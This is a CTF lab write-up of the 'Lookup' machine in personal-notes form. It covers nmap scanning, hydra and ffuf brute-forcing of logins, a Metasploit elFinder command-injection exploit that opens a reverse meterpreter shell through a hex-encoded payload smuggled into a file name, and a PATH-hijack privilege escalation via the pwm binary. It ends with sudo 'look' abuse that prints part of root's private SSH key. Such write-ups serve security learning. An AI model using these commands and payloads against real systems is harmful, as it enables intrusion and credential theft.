





# Lookup

Created by	 Kaio
Created time	@August 9, 2025 10:19 PM
Last edited by	 Kaio
Last updated time	@August 18, 2025 11:35 PM

## Reconnaissance

### TCP scan

22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 3072 f8:31:a1:ec:2c:b6:07:eb:fe:fa:6c:7f:ab:f0:f1:d0 (RSA)

| 256 56:6e:b9:02:c8:3a:97:12:7e:f7:a3:73:8a:1b:80:41 (ECDSA)

|\_ 256 4a:3d:27:36:c3:36:d5:46:7c:b3:31:b3:dc:7c:a5:31 (ED25519)

80/tcp open http Apache httpd 2.4.41 ((Ubuntu))

|\_http-title: Did not follow redirect to http://lookup.thm

|\_http-server-header: Apache/2.4.41 (Ubuntu)


Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 3.1 - 3.2 (92%), Linux 3.11 (92%), Linux 3.2 - 4.9 (92%), Linux 3.7 - 3.10 (92%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 4 hops

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

→ Cannot directly access to the target via HTTP port which direct to <http://lookup.thm>



⇒ Login page

Try to brute-force the login page manually with `username : admin` but returned the 'Wrong password'

- Attempt with different username == 'Wrong username and password'

⇒ Using `hydra` to brute-force the login page

```
hydra -l admin -P /snap/seclists/current/Passwords/Common-Credentials/xato-net-10-million-passwords-10000.txt lookup.thm http-post-form '/login.php:username=^USER^&password=^PASS^:Wrong' -t 64 2>/dev/null
```

⇒ no valid cred

```
hydra -l admin -P /snap/seclists/current/Passwords/Common-Credentials/top-passwords-shortlist.txt lookup.thm http-post-form '/login.php:username=^USER^&password=^PASS^:Wrong' -t 64 2>/dev/null
```

⇒ no valid cred

```
hydra -l admin -P /snap/seclists/current/Passwords/Common-Credentials/Pwdb_top-10000000.txt lookup.thm http-post-form '/login.php:username=^USER^&password=^PASS^:Wrong' -t 64 2>/dev/null
```

## Enumerate web-subdomain

```
gobuster dir -u http://lookup.thm -w /snap/seclists/current/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
```

⇒ nothing useful

Therefore, maybe there are still credentials left which I could use to exploit

Enumerating the `username`

```
ffuf -w /snap/seclists/current/Usernames/xato-net-10-million-usernames.txt -X POST -d "username=FUZZ&password=x" -H "Content-Type: application/x-www-form-urlencoded" -u http://lookup.thm/login.php -fs 74
```

creds ⇒ admin, jose


`jose:password123` → worked

have to add the dns `files.lookup.thm` to access

Creds found in eIFlinder

`think : nopassword` → Invalid

[About](#)
[Shortcuts](#)
[Help](#)
[Integrations](#)



# eFinder

**Web file manager**

Version: 2.1.47  
protocol version: 2.1047  
jQuery/jQuery UI: 3.3.1/1.12.1

[Project home](#)
[Documentation](#)
[Fork us on GitHub](#)

## Team

Dmitry "dio" Levashov <dio@std42.ru>	chief developer
Naoki Sawada <hypweb+elfinder@gmail.com>	developer
Troex Nevelin <troex@fury.scancode.ru>	maintainer
Alexey Sukhotin <strogg@yandex.ru>	contributor
Troex Nevelin <troex@fury.scancode.ru>	translator (English)
Naoki Sawada <hypweb+elfinder@gmail.com>	translator (English)
elfinder Project	Theme (Default)

Icons: Pixelmixer, [Fugue](#), [Icons8](#)

Licence: 3-clauses BSD Licence  
Copyright © 2009-2019, Studio 42  
„ ...and don't forget to take your towel ”

find the vulnerability ⇒ Using the metasploit to get access

```

lhost => 10.23.99.113
msf exploit(unix/webapp/elfinder_php_connector_exiftran_cmd_injection) > run
[*] Started reverse TCP handler on 10.23.99.113:4444
[*] Uploading payload 'TRg0Z5vS.jpg;echo 6370202e2e2f666696c65732f545267305a35765
32e6a70672a6563686f2a202e30746968415a614948432e706870 |xxd -r -p |sh& #.jpg' (19
56 bytes)
[*] Triggering vulnerability via image rotation ...
[*] Executing payload (/elFinder/php/.0tihAZaIHC.php) ...
[*] Sending stage (40004 bytes) to 10.201.22.135
[+] Deleted .0tihAZaIHC.php
[*] Meterpreter session 1 opened (10.23.99.113:4444 -> 10.201.22.135:51054) at 2
025-08-16 15:26:53 +1000
[*] No reply
[*] Removing uploaded file ...
[+] Deleted uploaded file

meterpreter > id
[-] Unknown command: id. Run the help command for more details.
meterpreter > shell
Process 1090 created.
Channel 0 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

```

Command → Finding SUID

```
find / -perm -u=s -type f 2>/dev/null
```

```

echo '#!/bin/bash' > /tmp/id
echo 'echo "uid=33(think) gid=33(think) groups=(think)'" >> /tmp/id
chmod +x /tmp/id
export PATH=/tmp:$PATH
/usr/sbin/pwm

```

echo '#!/bin/bash' > /tmp/id

Creates a new script file /tmp/id and adds the shebang line (#!/bin/bash).

```
echo 'echo "uid=33(think) gid=33(think) groups=(think)"' >> /tmp/id
```

Appends a fake output to simulate what the id command would return.

```
chmod +x /tmp/id
```

Makes the script executable.

```
export PATH=/tmp:$PATH
```

Modifies the PATH environment variable to prioritize /tmp (where your fake id script resides).

```
/usr/sbin/pwm
```

Runs pwm (potentially a privileged or PAM-aware program) with the hope that it calls id and uses your spoofed version.

After executing the `usr/sbin/pwm` , there are strings of text which can be considered password for `think` user

```
b0xb0x@CVE:~/Desktop/lookup$ hydra -l think -P passwords.txt -t 4 ssh://10.201.22.135
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-16 16:00:51
[DATA] max 4 tasks per 1 server, overall 4 tasks, 49 login tries (l:1/p:49), ~13 tries per task
[DATA] attacking ssh://10.201.22.135:22/
[STATUS] 24.00 tries/min, 24 tries in 00:01h, 25 to do in 00:02h, 4 active
[22][ssh] host: 10.201.22.135 login: think password: josemario.AKA(think)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-16 16:01:58
```

josemario.AKA(think)

```
sudo -l
```

is used to **list the commands** that the **current user is allowed to run** with `sudo`, according to the system's **sudoers configuration**.

```
think@ip-10-201-22-135:~$ sudo /usr/bin/look '' /root/.ssh/id_rsa
[sudo] password for think:
Sorry, try again.
[sudo] password for think:
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAAAAAABG5vbmUAAAAAEbm9uZQAAAAAAAAABAAABlwAAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAptm2+DipVfUMY+7g9Lcmf/h23TCH7qKRg4Penlti9RKW2XLSB5wR
Qcqy1zRFDKtRQGhfTq+YfVfboJBPCfKHdpQqM/zDb//ZlnlwCwKQ5XyTQU/vHfROfU0pnR
j7eIpw50J7PGPNG7RagbP5tJ2NcsFYAifmxMrJPVR/+ybAIVbB+ya/D5r9DYPmatUTLLHD
bV55xi6YcfV7rjb0pjRj8hgubYgjL26BwszbaHKSki+NcVNPmgquy5Xw8gh3XciFhNLqmd
ISF9fxn5i1vQDB318owoPPZB1rIuMPH3C0SIno42FiqFO/fb1/wPHGasBmLzZF6Fr8/EHC
4wRj9tqsMZfD8xkk2FACtmAFH90ZHXg5D+pwujPDQAuULODP8Koj4vaMKu2CgH3+8I3xRM
hufqHa1+Qe3Hu++7qISEWFHgzpRMftjPFJEGRzzh2x8F+wozctvn3tcHRv321W5WJGgzhd
k5ECnuu8Jzpg25PEPKrvYf+LMUQebQSncpcrffr9AAAFiJB/j92Qf4/dAAAAB3NzaC1yc2
EAAAGBAKbZtvvg4qVX1DGPu4PS3Jn/4dt0wh+6ikYOD3p5bYvUSltly0gecEUHKstc0RQyr
UUBoX06vmH1X26CQTwnyh3aUKjP8w2//2ZZ5cAsCkOV8k0FP7x30Tn1NKZ0Y+3iKcOdCez
xjzRu0QIGz+bSdjXLBWAIIn5TKyT1Uf/smwCFWwfsmvw+a/Q2D5mrVEy5Rw21eecYumHH1
e642zqY0Y/IYLM2IIy9ugcLM22hykpCPjXFTT5oKrsuV8PIId13IhYTS6pnSEhfX8Z+Ytb
0Awd9fKMKDz2QdayLjDx9wtEiJ60NhYqhTv329f8DxxmrAZi82Reha/PxBwuMEY/barDGX
w/MZJNhQArZgBR/dGR140Q/qcLozw0ALlCzgz/CqI+L2jCrtgoB9/vCN8UTIbn6h2tfkHt
x7vvu6iEhFhR4M6UTBbYzxSRBkc84dsfBfsKM3Lb597XB0b99tVuViRoM4XZORAp7rvCc6
YNuTxDyq72H/pTFEHm0Ep3KXK336/QAAAAMBAAEAAAGBAJ4t2w06G/eMyIFZL1Vw6QP7Vx
zdbJE0+AUZmIzCkK9MP0zJSQrDz6xy8VeKi0e2huIr00c1G7kA+QtgPD4G+pvVXalJoTLl
+K9qU2lstleJ4cTSdhwMx/iMlb4EuCsP/HeSFGktKH9yRJfyQXIUX8uaNshcca/xnBUTrf
```

⇒ Crafting the ssh key to get access under root privilege.

Key take away: chmod of the key to 600 permission